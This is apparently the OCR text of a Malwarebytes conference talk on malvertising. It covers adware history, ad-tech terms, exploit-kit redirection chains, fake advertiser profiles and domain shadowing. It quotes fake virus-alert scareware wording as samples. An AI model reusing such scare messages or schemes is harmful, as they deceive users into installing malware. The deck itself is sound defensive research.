Uncovering The Secrets of Malvertising

Jérôme Segura, @jeromesegura, Lead Malware Intelligence Analyst


Chris Boyd, @paperghost, Lead Malware Intelligence Analyst

Malwarebytes

Agenda

- Legacy and reality behind advertising
- Malvertising 101 and social engineering
- Evasion techniques that keep researchers at bay
- Malvertising beyond malware (scams, fraud)

10 years ago...



SMS TEXT CHAT SMS TXT CHAT - Microsoft Intern

Address http://txt2d8.com/txtme/

http://txt2d8.com - MOBILE SMS DATING - FIRST MATCH FREE - Microsoft Internet Explorer

Mobile No

Postcode

I am a: Man

Looking for a: Woman

cost 1.50 each unless

ies to messages cost 1.50

Mozilla Firefox

http://www.broadcast-ing.com/tau.html

Thank you for installing Zango search tools! Now you also have unlimited access to free entertainment at Zango.com. Have questions? Visit Zango customer support.

Close

Protec

Help pro

Your sy you DOWNLOAD one of these security software programs to prevent malware infections

The dangerous Backtera Virus computer virus activated May 2006 and has started destroying data on computers it has reached. The lethal virus, which has already infected over 1,000,000 computers in several countries, continues to sprea rapidly over the Internet.

Attention! Security Center has detected potential **security vulnerabilities** on **your PC** that may send private informat documents to a remote computer. One of the processes (**Win32res.exe**) has just **sent** this information:

IP address:	
Browser:	

Latest Thr

- W97M.Lu
- W32.Ban

Done

This Ad is from Zango a

Done

There is a security vulnera software programs to prev

OK

than will be on. you love.


This public service announcement is brought to you by Command desktop advertising. Future advertisements will not display the Command logo and are not endorsed or delivered by the sites that you visit. Command can be automatically removed at any time

File Edit View Favorites Tools Help
Back
Search
WAN2TLK?
U R QT
DO YOU LIKE DOGGING ?
DO YOU WANT SOM1 TO TALK 2
LETS TALK
GET YOUR FIRST MATCHES INSTANTLY
WANNA FLIRT? DATING FUN!
TXTCHAT!
FIRST MATCH FREE
File Edit View Go Bookmarks Tools Help
Go
LKAMERICA
COMMAND

Malwarebytes

Early days of ad blocking

- Ad overlays anger porn webmasters
- They'd rather sacrifice traffic alongside the sales lost from pop-over redirects



ZANGO WARNING

IMPORTANT INFORMATION ABOUT YOUR COMPUTER - PLEASE READ

You have been sent to this page because your PC has been infected with ZangoSearch. We are a group of website owners that believe it is time for you to take your PC back.


According to Zone Alarm, a well known anti-adware program, "Zango is attempting to monitor user activities on your computer. If allowed it may try to track or log keystrokes (user input), mouse movements/clicks, Web sites visited, and other user behaviors."

We as a whole, believe this is a scourge that needs to be fought at the grassroots level. While taking over your PC browsing by Zango is not illegal, we believe in your right to be informed. When you allowed this toolbar to be installed on your PC, you inadvertently agreed to allow Zango to do this to you.


Below, you will find detailed instructions on how to remove this intrusive piece of software. Once you have completed this process, please click the "Back to the Page you Visited" Link below.

Malwarebytes

Online ads in 2016: One website, mixed messages



No one likes ads. We know that. But without ads this site simply could not exist. Please be fair to us, and to others, and consider turning them on. Alternatively, for £1.29 ($2) you can turn off ads permanently on the site, as a one-off payment (not monthly!)




Hide targeted messages?

This site has been known to show targeted messages to Adblock Plus users. Do you want Adblock Plus to hide targeted messages?

Malvertising (n)


Malicious ad**vertising** is the use of online advertising to distribute malware or scams with little or no user interaction required.

Malvertising in the news…




Technology

Malvertising: Daily Mail ads 'briefly linked' to malware




Yahoo tackles large malicious ad campaign in its network



Security

Dailymotion hit by malvertising attack as perpetrators 'up their game'



AD BLOCKS YOU! —


Faked Flash-based ads on HuffPo, other sites downloaded extortionware

Spread through Google's DoubleClick by ad networks, malware could have hit many.

Malwarebytes


The impact

- Millions of users exposed
- Payloads range from ransomware to banking Trojans




Publisher	Traffic (monthly)*
msn.com	1.3B
nytimes.com	313.1M
bbc.com	290.6M
aol.com	218.6M
my.xfinity.com	102.8M
nfl.com	60.7M
realtor.com	51.1M
theweathernetwork.com	43M
thehill.com	31.4M
newsweek.com	9.9M

** Numbers pulled from SimilarWeb.com.*



Malvertising 101

Malvertising and Exploit Kits



MSN Deutschland – Hotma... ×

bing Websuche

Anmelden

OneNote OneDrive Karte

Jetzt clever sparen
Private Haftpflicht-Versicherung bei EUROPA schon ab mtl. 1,99 €.
Hier Beitrag berechnen

EUROPA


Anzeige

INANZEN LIFESTYLE GESUNDHEIT GENUSS REISEN AU

DA BLEIBE ICH GERNE ZUHAUSE

Hier entdecken

Anzeige



Malicious ad → Redir./Gate → Exploit Kit → Malware

https://blog.malwarebytes.com/threat-analysis/2016/01/msn-home-page-drops-more-malware-via-malvertising/

Ad Tech basics

- Publisher: Website that displays ads
- Creative: Short for ‘ad creative’, meaning an advert
- Impression: Refers to an ad being viewed once by a visitor
- Ad call: The browser request that triggers an impression
- RTB: A Real Time Bidding auction for each impression
- CPM: Cost per 1K impressions

Why threat actors get onto popular websites

- Huge traffic volumes
- Pay Per Impression becomes ‘Pay Per Infection’

In one particular campaign, with just $5, threat actors were able to expose over six thousand people to malware!!!


https://blog.malwarebytes.com/threat-analysis/2015/02/hanjuan-ek-fires-third-flash-player-0day/

How threat actors get onto popular websites

- Inconsistent guidelines weaken the ad industry
- Profit vs security (i.e. ‘arbitrage’)
- 3rd party tags can be hijacked on the fly
- Newer ad formats (video ads)
- Exploiting ‘Trusted partners’
- Social engineering to bypass ad scanners

Fake advertisers

- Threat actors create fake profiles
- Social engineering is used to dupe ad agencies/networks
- It’s a long term game



[redacted]

Media Buyer [redacted]

Chicago, Illinois | Media Production

https://www.linkedin.com/in[redacted]

Experience

Media Buyer

[redacted]

[redacted]

[redacted]


[redacted]

Online

Skype	[redacted]
Mobile	[redacted]
Home	[redacted]
Other	Add Number
Other	Add Number
Other	Add Number
Lists	Add to List...
Location	Chicago, United States
Time	[redacted]
Gender	Female
Birthdate	[redacted]
Language	English
Contacts	[redacted]

Domain shadowing: Stolen identities

- Abuses legitimate businesses
- Ad banners are created and hosted ‘silently’
- Difficult to find the ‘smoking gun’



Practice Area

Australia Financial Services Law

Business Transactions

Legal and Corporate Compliance

Cour

Civil Com

Empl Empl

Famil

Welcome to Concisus Legal

In the commercial market, services are offered by countless companies, firms and entities, but few focus and act for the interest of the client. We believe the interest of the client is the utmost importance and would go beyond ourselves to satisfy our client. That is the basis why Concisus Legal is formed: to be your and your business’ legal representative, to provide you and your business legal solutions, and to assist you and your business growth and grow with you. The establishment of Consisus Legal is to be your dedicated legal team, to be there when


https://ads.concisus.com.au/user/051672/3269/728x90.jpg

We believe the interest of the client is the utmost importance and would go beyond ourselves to satisfy our client. That is the basis why Concisus Legal is formed: to be your and your business’ legal representative, to provide you and your business legal solutions, and to assist you and your business growth and grow with you. The establishment of Consisus Legal is to be your dedicated legal team, to be there when you and your business calls, and to provide you with relevant, concise and accurate legal advice. We are established to build a long lasting relationship with you and your business.

Domain shadowing: Fun with Photoshop

www.tv-ark.org.uk
TVARK Discover the history of tv presentation & graphic design

The Advantage
GTE | GT3 | GT4 | Series | Twitter | Cars For Sale
Le Mans 24H 2016 confirmed
Le Mans 24H 2016 confirmed Last but no means least from todays press conference was a surprise announcement for the 24Hour of Le Mans in June. L
Read more...
www.the-advantage.org


Cut Photoshop & Illustrator training costs in half with funding from Creative Skillset
CLICK HERE
www.academyclass.com

WATCHSHOP
DES MONTRES | DES BIJOUX | DU CHOIX
www.watchshop.fr
MICHAEL KORS
EMPORIO ARMANI
G-SHOCK

major TRAVEL www.majortravel.co.uk
FLIGHTS HOLIDAYS
○ Return ○ One way ○ Multi-city
Leaving from: London (All Airports)
Going to:
SEARCH FLIGHTS

porvair filtration group www.porvairfiltration.com
Filtration Leader Supplies Fresh Gasification Advances to POSCO and Reliance ▸
Filtration leader makes six-figure investment in state-of-the-art plastics cutting capability ▸

THOMPSONS Discount Electrical Ltd.
Online & Instore
Shop Online with us for all your Electrical or Gardening products and you can save up to 50% off high street prices.
www.thompsons-online.co.uk

CLEAN EAR CLINIC
www.cleanearclinic.co.uk
99% OF PATIENTS WOULD USE OUR SERVICE AGAIN
24 IF URGENT WE AIM TO SEE CLIENTS THE SAME DAY OR WITHIN 24 HOURS.
95% RATED OUR SERVICE AS EXCELLENT
99% WOULD RECOMMEND US TO FRIENDS & FAMILY
Having trouble with blocked ears?
Need a solution fast?

www.atmyofficecanada.ca
AT MY OFFICE CANADA
YOUR CENTER FOR BUSINESS SUCCESS IN BURLINGTON
WHY ARE YOU SPENDING CLOSE TO $6,000 A YEAR ON COFFEE INSTEAD OF OFFICE SPACE?
For just over $4,000 per year you can have a semi-private, quiet office with free coffee or tea and no screaming kids or crumbs.
NOW THAT SOUNDS LIKE A GOOD INVESTMENT IN YOUR BUSINESS!

major 4AGENTS
major Holidays
CLICK HERE
major4agents.co.uk
